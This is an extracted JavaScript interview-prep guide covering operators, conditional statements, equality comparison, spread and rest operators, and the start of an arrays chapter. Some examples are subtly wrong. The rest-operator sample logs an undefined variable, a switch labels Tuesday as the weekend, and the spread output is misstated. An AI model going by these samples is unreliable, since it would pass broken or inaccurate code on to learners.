
Q. When to use which type of conditions statements in real applications?

Q. What is the difference between `==` and `===`?


Q. What is the difference between Spread and Rest operator in JS?

Q. What are **operators**? What are the types of operators in JS? **V. IMP.**

- ❖ Operators are **symbols or keywords** used to perform operations on operands.



Q. What are **operators**? What are the types of operators in JS? **V. IMP.**



```
let x = 5;
let y = 2;

console.log(x + y);
console.log(x - y);
console.log(x * y);
console.log(x / y);
console.log(x % y);
//Remainder: 1
console.log(x ** y);
//Exponentiation: 25
```

```
let x = 10;

x += 5;
//x = x + 5
console.log(x);
// Output: 15

x *= 2;
//x = x * 2
console.log(x);
// Output: 30
```

```
let x = 5;
let y = 3;

console.log(x > y);
console.log(x < y);
console.log(x >= y);
console.log(x <= y);
console.log(x === y);
// Equality: false
console.log(x !== y);
// Inequality: true
```

```
let x = true;
let y = false;

console.log(x && y);
//Logical AND: false


console.log(x || y);
//Logical OR: true

console.log(!x);
//Logical NOT: false
```

```
let a = 'Hello ';
let b = 'World';

var c = (a + b);
// Concatenation
// "Hello World"
```


Q. What is the difference between **unary**, **binary**, and **ternary** operators?



Q. What is **short-circuit** evaluation in JS?

- ❖ Short-circuit evaluation stops the execution as soon as the **result can be determined without evaluating** the remaining sub-expressions.

Short circuit




```
// Short-circuit evaluation with logical AND  
let result1 = false && someFunction();  
console.log(result1);  
// Output: false
```

```
// Short-circuit evaluation with logical OR  
let result2 = true || someFunction();  
console.log(result2);  
// Output: true
```

Q. What is **operator precedence**?

- ❖ As per operator precedence, operators with higher precedence are **evaluated first**.



```
let a = 6;
```

```
let b = 3;
```

```
let c = 2;
```


```
//BracketOf-Division-Multiplication-Add-Sub
```

```
let result = a + b * c + (a - b);
```

```
console.log(result);
```

```
// Output: 15
```

Q. What are the types of **conditions statements** in JS? **V. IMP.**



Q. What are the types of **conditions statements** in JS? **V. IMP.**

Types of condition statements

1. If/ else statements

```
let x = 5;  
if (x > 10) {  
  console.log("1");  
} else if (x < 5) {  
  console.log("2");  
} else {  
  console.log("3");  
}  
// Output: '3'
```

2. Ternary operator

```
let y = 20;  
let z = y > 10 ? "1" : "0"  
console.log(z);  
// Output: '1'
```

3. Switch statement

```
let a = 5;  
switch (a) {  
  case 1:  
    console.log("1");  
    break;  
  case 5:  
    console.log("2");  
    break;  
  default:  
    console.log("3");  
}  
// Output: '2'
```

Q. When to use which type of **conditions statements** in real applications? **V. IMP.**

❖ If...else : for complex, different & multiline execution.

❖ Benefit: Cover all scenarios.

❖ Ternary operators : for simple conditions & single value evaluations.

❖ Benefit: Short one line syntax.

❖ Switch case: For same left side values.

❖ Benefit: More structured code.

```
const age = 25;
const height = 6

if (age < 25 && height < 5) {
  console.log("You are a minor.");
  console.log("You are a short.");
} else if (age >= 18 && height > 6) {
  console.log("You are an adult.");
  console.log("You are an tall.");
} else {
  console.log("You are average");
}
// Output: "You are average"
```

```
const isUser = true;

const user = isUser ? 10 : 20;

console.log(user);
// Output: "10"
```

```
const dayOfWeek = "Tuesday";

switch (dayOfWeek) {
  case "Monday":
    console.log("Start ");
    break;
  case "Tuesday":
  case "Sunday":
    console.log("Weekend!");
    break;
  default:
    console.log("Invalid");
}
// Output: "Weekend!"
```

Q. What is the difference between == and ===? V. IMP.

```
//Loose Equality  
console.log(1 == '1');  
console.log(true == 1);  
// Output: true
```

```
//Strict Equality  
console.log(1 === '1');  
console.log(true === 1);  
// Output: false
```


- ❖ Loose Equality (==) operator compares two values for equality after performing **type coercion**

- ❖ Strict Equality (===) operator compares two values for equality **without** performing type coercion.

- ❖ Normally === is **preferred** in use to get more accurate comparisons.

Q. What is the difference between **Spread** and **Rest** operator in JS?

- ❖ The spread operator(...) is used to **expand or spread elements** from an iterable (such as an array, string, or object) into individual elements.



```
// Spread Operator Examples
const array = [1, 2, 3];
console.log(...array); // Output: 1, 2, 3
```

```
// Copying an array
const originalArray = [1, 2, 3];
const copiedArray = [...originalArray];
console.log(copiedArray); // Output: [1, 2, 3]
```

```
// Merging arrays
const array1 = [1, 2, 3];
const array2 = [4, 5];
const mergedArray = [...array1, ...array2];
console.log(mergedArray); // Output: [1, 2, 3, 4, 5]
```

```
// Passing multiple arguments to a function
const numbers = [1, 2, 3, 4, 5];
sum(...numbers);
function sum(a, b, c, d, e) {
  console.log(a + b + c + d + e); //Output: 15
}
```

Q. What is the difference between **Spread** and **Rest** operator in JS?

- ❖ The rest operator is used in function parameters to collect all **remaining arguments** into an array.

```
// Rest Operator Example
display(1, 2, 3, 4, 5);

function display(first, second, ...restArguments) {
  console.log(first); // Output: 1
  console.log(second); // Output: 2

  console.log(remaining); // Output: [3, 4, 5]
}
```

Chapter 4: Arrays




- Q. What are Arrays in JS? How to get, add & remove elements from arrays?
- Q. What is the indexOf() method of an Array?
- Q. What is the difference between find() and filter() methods of an Array?
- Q. What is the slice() method of an Array?
- Q. What is the difference between push() and concat() methods of an Array?
- Q. What is the difference between pop() and shift() methods of an Array?
- Q. What is the splice() method of an Array?
- Q. What is the difference between the slice() and splice() methods of an Array?
- Q. What is the difference map() and forEach() array methods of an Array?
- Q. How to sort and reverse an array?
- Q. What is Array Destructuring in JS?
- Q. What are array-like objects In JS?
- Q. How to convert an array-like object into an array?


Q. What are **Arrays** in JS? How to **get**, **add** & **remove** elements from arrays? **V. IMP.**

- ❖ An array is a data type that allows you to **store multiple values** in a single variable.


```
//Array  
let fruits = ["apple", "banana", "orange"];
```



